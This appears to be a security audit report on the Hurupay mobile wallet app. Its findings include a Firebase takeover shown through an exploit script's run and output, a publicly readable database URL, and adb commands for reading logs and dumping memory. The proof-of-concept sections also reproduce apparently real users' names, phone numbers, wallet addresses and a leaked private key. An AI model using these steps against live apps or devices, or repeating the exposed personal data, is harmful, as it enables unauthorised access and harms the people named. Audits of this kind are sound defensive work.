QuillAudits

Audit Report
November, 2023

For

Table of Content

Executive Summary

Project Name

Hurupay Mobile Wallet

Overview

Hurupay is a digital wallet that enables individuals and businesses in Africa to access Stablecoins. The platform is designed to help them mitigate the negative impacts of depreciating local currencies on their income and growth, by providing a more stable and reliable payment method.

Timeline

3rd October 2023 - 11th October 2023

Method

Manual Review, Automated Testing, Functional Testing, etc.

Language


The scope of this audit was to analyze the **Hurupay Wallet Android App and Source code** for quality, security, and correctness:
com.hurupayke.android

https://github.com/Hurupay/Hurupay-Mobile

Review 2

21st November - 23rd November 2023

Number of Issues per Severity




🟥 High 🟨 Medium

🟩 Low 🟪 Informational

	High	Medium	Low	Informational
Open Issues	0	0	0	0
Acknowledged Issues	**1**	**1**	0	0
Partially Resolved Issues	0	0	0	0
Resolved Issues	**4**	**3**	**2**	0

Security Chart



Checked Vulnerabilities

We scanned the application for commonly known and more specific vulnerabilities. Here are some of the commonly known vulnerabilities that we considered:

- ✓ Improper Authentication
- ✓ Improper Resource Usage
- ✓ Improper Authorization
- ✓ Insecure File Uploads
- ✓ Insecure Direct Object References
- ✓ Client-Side Validation Issues
- ✓ Rate Limit
- ✓ Input Validation
- ✓ Injection Attacks
- ✓ Cross-Site Request Forgery
- ✓ Broken Authentication and Session Management
- ✓ Insufficient Transport Layer Protection
- ✓ Broken Access Controls
- ✓ Insecure Cryptographic Storage
- ✓ Insufficient Cryptography
- ✓ Insufficient Session Expiration
- ✓ Information Leakage
- ✓ Third-Party Components
- ✓ Malware
- ✓ Denial of Service (DoS) Attacks
- ✓ Cross-Site Scripting (XSS)
- ✓ Security Misconfiguration
- ✓ Unvalidated Redirects and Forwards

And more...

Techniques and Methods

Throughout the pentest of Hurupay Mobile Wallet, care was taken to ensure:

- Information gathering – Using OSINT tools information concerning the web architecture, information leakage, web service integration, and gathering other associated information related to web server & web services.
- Using Automated tools approach for Pentest like Nessus, Acunetix etc.
- Platform testing and configuration
- Error handling and data validation testing
- Encryption-related protection testing
- Client-side and business logic testing

Tools and Platforms used for Pentest:

- Burp Suite
- DNSenum
- Dirbuster
- SQLMap
- Acunetix
- Neucli
- Nabbu
- Turbo Intruder
- Nmap
- Metasploit
- Horusec
- Postman
- Netcat
- Nessus and many more

Issue Categories

Every issue in this report has been assigned to a severity level. There are four levels of severity, and each of them has been explained below.

High Severity Issues

A high severity issue or vulnerability means that your web app can be exploited. Issues on this level are critical to the web app's performance or functionality, and we recommend these issues be fixed before moving to a live environment.

Medium Severity Issues

The issues marked as medium severity usually arise because of errors and deficiencies in the web app code. Issues on this level could potentially bring problems, and they should still be fixed.

Low Severity Issues

Low-level severity issues can cause minor impact and or are just warnings that can remain unfixed for now. It would be better to fix these issues at some point in the future.

Informational

These are four issues that indicate an improvement request, a general question, a cosmetic or documentation error, or a request for information. There is low-to-no impact.

Issues Found

High Severity Issues

1. Firebase Takeover

Description

The Firebase Takeover vulnerability is a security issue that arises when Firebase, a popular cloud-based backend as a service (BaaS) platform, is misconfigured or left unprotected, allowing unauthorized users to gain control over Firebase projects and the data contained within them.

Steps to Reproduce

Access the following url :
https://hurupay-inc-default-rtdb.firebaseio.com/hurupay.json

Recommendation


https://firebase.google.com/docs/rules/insecure-rules

Impact


The impact of a Firebase Takeover vulnerability can be severe and wide-ranging, including:

- Data Manipulation: Attackers can modify or delete data stored in the Firebase database, leading to data loss or data integrity issues.
- Unauthorized Access: Malicious actors can gain control over Firebase functions, cloud storage, and authentication mechanisms, potentially leading to unauthorized access to other connected services and systems.

POC



```
{"Exploit":"Successfull","email":"hurupay@yopmail.com","message":"The Firebase has been taken over by Hurupay Pentesters -_-","name":"Hurupay Pentester","website":"hurupay.com"}
```



```
└─$ python3 Firebase_Exploit.py

<=======================================================================================>
||                              "Firebase Database Permissions Exploit                  ||
||  Usage   : Provide target DB name, filename to be create, information to write       ||
||  Blog    : Read Full Blog about                                                      ||
||  Url     : https://blog.securitybreached.org/2020/02/04/exploiting-insecure-firebase-database-bugbounty  ||
||  Info    : This is A simple Python Exploit to Write Data to Insecure/vulnerable firebase databases!    ||
||            Commonly found inside Mobile Apps.                                        ||
||            If the owner of the app have set the security rules as true for both "read" & "write"    ||
||            an attacker can probably dump database and write his own data to firebase database.      ||
<=======================================================================================>

[>] Input Data for exploit

[+] Enter firebase Database Name : hurupay-inc-default-rtdb
[+] Enter filename    : hurupay
[+] Enter name        : Hurupay Pentester
[+] Enter email       : hurupay@yopmail.com
[+] Enter Website     : hurupay.com
[+] Enter A Message   : The Firebase has been taken over by Hurupay Pentesters -_-
<<=====================================================================>>
[*] Exploited

File Created: https://hurupay-inc-default-rtdb.firebaseio.com/hurupay.json

<<=====================================================================>>
If you get a response 'Permission Denied' with 'Successfully
Exploited' This shows Exploit is written but can't be read.
Verify by visiting the URL

[>] Response

{"Exploit":"Successfull","email":"hurupay@yopmail.com","message":"The Firebase has been taken over by Hurupay Pentesters -_-","name":"Hurupay Pentester","website":"hurupa
y.com"}
<<=====================================================================>>
[>>] Successfully Exploited
```

Status

Resolved

2. Firebase Sensitive Information Disclosure

Description

Firebase, a popular mobile and web application development platform by Google, is a versatile toolset that includes various services such as real-time database, authentication, and cloud storage. However, improper configuration or security mismanagement can lead to the leakage of sensitive information, putting user data and the organization at risk.

Vulnerable Endpoint

Access the below url in any browser:
https://hurupay-inc-default-rtdb.firebaseio.com/.json

Impact


The impact of sensitive information leakage through Firebase can be severe, including but not limited to:

Data Exposure: Unauthorized access to sensitive user data, such as personally identifiable information (PII), financial details, or confidential documents.

Privacy Violation: Violation of user privacy, leading to reputational damage and potential legal consequences.

Business Impact: Loss of customer trust, brand reputation, and financial loss due to legal fines, regulatory penalties, and customer churn.

POC



```
{"Contacts":{"2h1Q8dr750Seja0UHEtzlmZNo7o2":{"d9KtZnvb0bUoxPTni40yTq75i3O2":
{"address":"0x3884490d415852a75FB935868DA44Af920B3405d","id":"d9KtZnvb0bUoxPTni40yTq75i3O2","location":"Ghana","phone":"+233549034289","pic":"https://firebasestorage.googleapis.com/v0/b/hurupay-
inc.appspot.com/o/Users%2F1682425376955.png?alt=media&token=b651730c-05ac-4eb9-b3ff-9b6d8bf72b52","title":"Philip Mburu","token":"0x3884490d415852a75FB935868DA44Af920B3405d"}},"4HlBfOvPa5WLQ9oyJuO4DPJShmo2":
{"d9KtZnvb0bUoxPTni40yTq75i3O2":
{"address":"0x3884490d415852a75FB935868DA44Af920B3405d","id":"d9KtZnvb0bUoxPTni40yTq75i3O2","location":"Ghana","phone":"+233549034289","pic":"https://firebasestorage.googleapis.com/v0/b/hurupay-
inc.appspot.com/o/Users%2F1682425376955.png?alt=media&token=b651730c-05ac-4eb9-b3ff-9b6d8bf72b52","title":"Philip Mburu","token":"0x3884490d415852a75FB935868DA44Af920B3405d"}},"62qvy00lH8dW6oK69l7tSu1U0cd2":
{"d9KtZnvb0bUoxPTni40yTq75i3O2":
{"address":"0x3884490d415852a75FB935868DA44Af920B3405d","id":"d9KtZnvb0bUoxPTni40yTq75i3O2","location":"Ghana","phone":"+233549034289","pic":"https://firebasestorage.googleapis.com/v0/b/hurupay-
inc.appspot.com/o/Users%2F1682425376955.png?alt=media&token=b651730c-05ac-4eb9-b3ff-9b6d8bf72b52","title":"Philip Mburu","token":"0x3884490d415852a75FB935868DA44Af920B3405d"}},"8hCsIKW5RcOBaKalEftKqM74uMA2":
{"8hCsIKW5RcOBaKalEftKqM74uMA2":
{"address":"0xf33dc0F6E7a71DA0E0BfBB16030717f6A3c8ac4b","country":"Kenya","id":"8hCsIKW5RcOBaKalEftKqM74uMA2","location":"Kenya","phone":"+255744100357","pic":"https://firebasestorage.googleapis.com/v0/b/hurupa
y-inc.appspot.com/o/Users%2F1682425376955.png?alt=media&token=b651730c-05ac-4eb9-b3ff-9b6d8bf72b52","title":"Rose
Rwegasira","token":"0xf33dc0F6E7a71DA0E0BfBB16030717f6A3c8ac4b","type":"USER"}},"DOEYWj9tFFWEXvJtqHX2a0cDT3F3":{"EqO1QgFfPGXiA2a2IgEAS1WYdEW2":
{"address":"0xD22DA5344BA1CC138f86e45AF297097012C7A3c7","id":"EqO1QgFfPGXiA2a2IgEAS1WYdEW2","location":"Kenya","phone":"+254768327720","pic":"https://firebasestorage.googleapis.com/v0/b/hurupay-
inc.appspot.com/o/Users%2F1682425376955.png?alt=media&token=b651730c-05ac-4eb9-b3ff-9b6d8bf72b52","title":"Hurupay1","token":"0xD22DA5344BA1CC138f86e45AF297097012C7A3c7"},"d9KtZnvb0bUoxPTni40yTq75i3O2":
{"address":"0x3884490d415852a75FB935868DA44Af920B3405d","id":"d9KtZnvb0bUoxPTni40yTq75i3O2","location":"Ghana","phone":"+233549034289","pic":"https://firebasestorage.googleapis.com/v0/b/hurupay-
inc.appspot.com/o/Users%2F1682425376955.png?alt=media&token=b651730c-05ac-4eb9-b3ff-9b6d8bf72b52","title":"Philip Mburu","token":"0x3884490d415852a75FB935868DA44Af920B3405d"}},"EfPXwBwEWwVEQmTn6xOj8iEljj83":
{"EfPXwBwEWwVEQmTn6xOj8iEljj83":
{"address":"0x8615632E6564cc7177c8F7452ED17158A248016b","country":"Ghana","id":"EfPXwBwEWwVEQmTn6xOj8iEljj83","location":"Ghana","phone":"+233540643300","pic":"https://firebasestorage.googleapis.com/v0/b/hurupa
y-inc.appspot.com/o/Users%2F1682425376955.png?alt=media&token=b651730c-05ac-4eb9-b3ff-
9b6d8bf72b52","title":"Elikem","token":"0x8615632E6564cc7177c8F7452ED17158A248016b","type":"USER"}},"EqO1QgFfPGXiA2a2IgEAS1WYdEW2":{"DOEYWj9tFFWEXvJtqHX2a0cDT3F3":
{"address":"0xB16E4415CC9005fE4Eebfca9ef061A20e7FAb8bC","id":"DOEYWj9tFFWEXvJtqHX2a0cDT3F3","location":"Ghana","phone":"+233203430617","pic":"https://firebasestorage.googleapis.com/v0/b/hurupay-
inc.appspot.com/o/Users%2F1682425376955.png?alt=media&token=b651730c-05ac-4eb9-b3ff-9b6d8bf72b52","title":"Favour","token":"0xB16E4415CC9005fE4Eebfca9ef061A20e7FAb8bC"},"d9KtZnvb0bUoxPTni40yTq75i3O2":
{"address":"0x3884490d415852a75FB935868DA44Af920B3405d","id":"d9KtZnvb0bUoxPTni40yTq75i3O2","location":"Ghana","phone":"+233549034289","pic":"https://firebasestorage.googleapis.com/v0/b/hurupay-
inc.appspot.com/o/Users%2F1682425376955.png?alt=media&token=b651730c-05ac-4eb9-b3ff-9b6d8bf72b52","title":"Philip Mburu","token":"0x3884490d415852a75FB935868DA44Af920B3405d"}},"R6dHMF4G09XxgQhCr32DwHIxOAB2":
{"R6dHMF4G09XxgQhCr32DwHIxOAB2":
{"address":"0x09fc7f5C6b627660C5f99A3a1985F9D4E1A79CE3","country":"Ghana","id":"R6dHMF4G09XxgQhCr32DwHIxOAB2","location":"Ghana","phone":"+233552003913","pic":"https://firebasestorage.googleapis.com/v0/b/hurupa
y-inc.appspot.com/o/Users%2F1682425376955.png?alt=media&token=b651730c-05ac-4eb9-b3ff-9b6d8bf72b52","title":"Amoako
Domson","token":"0x09fc7f5C6b627660C5f99A3a1985F9D4E1A79CE3","type":"USER"}},"RvEKpPubfZQCZPOw9mXpbIGfkfU2":{"RvEKpPubfZQCZPOw9mXpbIGfkfU2":
{"address":"0xb5869Fe7BcA6ACf27EB786d1AaFAa52fcC8Ef7B3","country":"Ghana","id":"RvEKpPubfZQCZPOw9mXpbIGfkfU2","location":"Ghana","phone":"+233247898014","pic":"https://firebasestorage.googleapis.com/v0/b/hurupa
y-inc.appspot.com/o/Users%2F1682425376955.png?alt=media&token=b651730c-05ac-4eb9-b3ff-9b6d8bf72b52","title":"Mariam Wahab
","token":"0xb5869Fe7BcA6ACf27EB786d1AaFAa52fcC8Ef7B3","type":"USER"}},"Uc5huVhT25aRP0Jac3bWgNhRM6r2":{"ZWDvztL9ERQjEyXXpUCatw56Ua12":
{"address":"0x49459022793eCE638eCE9fc06E30d079AD401E2c","id":"ZWDvztL9ERQjEyXXpUCatw56Ua12","location":"Ghana","phone":"+233245598475","pic":"https://firebasestorage.googleapis.com/v0/b/hurupay-
inc.appspot.com/o/Users%2F1682425376955.png?alt=media&token=b651730c-05ac-4eb9-b3ff-9b6d8bf72b52","title":"Kiplimo","token":"0x49459022793eCE638eCE9fc06E30d079AD401E2c"}},"Wd5WZv4Waeek9IMd6t1e5JplhI02":
{"r95FJUUnkea2o8ekWa0QLbhsGws2":
{"address":"0xcC7e157197f21FCE799b61767c2992C13264fa4E","id":"r95FJUUnkea2o8ekWa0QLbhsGws2","location":"Kenya","phone":"+254717503797","pic":"https://firebasestorage.googleapis.com/v0/b/hurupay-
inc.appspot.com/o/Users%2F1682425376955.png?alt=media&token=b651730c-05ac-4eb9-b3ff-9b6d8bf72b52","title":"James Mugambi","token":"0xcC7e157197f21FCE799b61767c2992C13264fa4E"}},"XjOJTVwJEiR7fokMg9LMqnu9qGu2":
{"Mhyy825KWxdqoBc2cpe6aAj7xVB2":
{"address":"0xe598c18ad5DD1Dde74985900C37c75676ef96A37","id":"Mhyy825KWxdqoBc2cpe6aAj7xVB2","location":"Kenya","phone":"+254704254256","pic":"https://firebasestorage.googleapis.com/v0/b/hurupay-
inc.appspot.com/o/Users%2F1682425376955.png?alt=media&token=b651730c-05ac-4eb9-b3ff-9b6d8bf72b52","title":"Josephine Taban ","token":"0xe598c18ad5DD1Dde74985900C37c75676ef96A37"},"r95FJUUnkea2o8ekWa0QLbhsGws2":
{"address":"0xcC7e157197f21FCE799b61767c2992C13264fa4E","id":"r95FJUUnkea2o8ekWa0QLbhsGws2","location":"Kenya","phone":"+254717503797","pic":"https://firebasestorage.googleapis.com/v0/b/hurupay-
inc.appspot.com/o/Users%2F1682425376955.png?alt=media&token=b651730c-05ac-4eb9-b3ff-9b6d8bf72b52","title":"James Mugambi","token":"0xcC7e157197f21FCE799b61767c2992C13264fa4E"}},"XumqMNpxk1OEa2JOrNWkz0qpMpy1":
{"TESp49wiLvOHFbDJ1UImlLV4laA3":
```

Remediation

https://firebase.google.com/docs/rules/insecure-rules

Status

Resolved

3. Sensitive Information Disclosure in Logs

Description

This vulnerability report identifies a security issue in the application's logging mechanism that results in the leakage of sensitive information including the App Pin, Auth Token, Private Key and potentially other confidential data to the system logcat. This vulnerability poses a significant risk to the confidentiality and integrity of user data and the application's security.

Steps to Reproduce

Connect the Device using adb.
adb logcat | findstr “<PID of Hurupay App here>”

Impact


The impact of this vulnerability includes, but is not limited to:

Unauthorized Access: Attackers with access to the device's logcat logs can potentially gain unauthorized access to user accounts and systems, as they have access to sensitive authentication information.

Data Exfiltration: The leaked information can be used to exfiltrate sensitive data, such as user credentials, private keys, or access tokens, which can be exploited for malicious purposes.

Reputation Damage: Discovery of such vulnerabilities can lead to a loss of trust among users and stakeholders, damaging the application's reputation and potentially resulting in legal consequences.

POC



```
10-07 23:23:10.884  7842  7970 I ReactNativeJS: Load Home Passcode
10-07 23:23:20.104  7842  7970 I ReactNativeJNI: Memory warning (pressure level: TRIM_MEMORY_UI_HIDDEN) received by JS VM, ignoring because it's non-severe
10-07 23:24:58.233  7842  7970 I ReactNativeJS: 111111
10-07 23:24:58.234  7842  7970 I ReactNativeJS: Load Home Passcode
10-07 23:24:58.343  7842  7970 I ReactNativeJS: Load Home Passcode
10-07 23:24:58.478  7842  7970 I ReactNativeJS: Load Home
10-07 23:25:00.090  7842  7970 I ReactNativeJS: Load Home
10-07 23:25:00.238  7842  7970 I ReactNativeJS: Load Home
10-07 23:25:01.629  7842  7970 I ReactNativeJS: 0x6F4FC0234CaA0D16A7cf57E9850e4DB0Dd49e5e1 cUSD balance: 0
10-07 23:25:18.702  7842  7970 I ReactNativeJS: 'Device Private Key::', '0x570bd955f2147f205b67fc85f221dcd610123df08a2b7e3483591bf86a2f5eaa'
10-07 23:25:19.424  7842  7970 I ReactNativeJS: 0x6F4FC0234CaA0D16A7cf57E9850e4DB0Dd49e5e1 cUSD balance: 0
10-07 23:25:32.626  7842  7970 I ReactNativeJS: Load QRDetail
```

App Pin Leaked in the Logs

Wallet Address and Private Key leaked in the logs

Remediation

1. Encryption should be implemented if anything needs to be stored in logs
2. Do not print sensitive information in logs

Status

Resolved

4. Sensitive Information Leaked in Memory Dump

Description

This vulnerability report addresses the issue of sensitive information leakage in memory dumps. Memory dumps can inadvertently contain a wide range of sensitive data, including email addresses, phone numbers, and refresh tokens. Such data leakage poses a significant security risk to an organization and its users, potentially leading to data breaches, identity theft, and unauthorized access to sensitive resources.

Steps to Reproduce

- adb shell am dumpheap <PID> <HEAP-DUMP-FILE-PATH>
- Example :- db shell am dumpheap 1769 /data/local/tmp/hurupay.hprof
- strings <HEAP-DUMP-FILE-PATH>
- Example :- strings hurupay.hprof

Impact

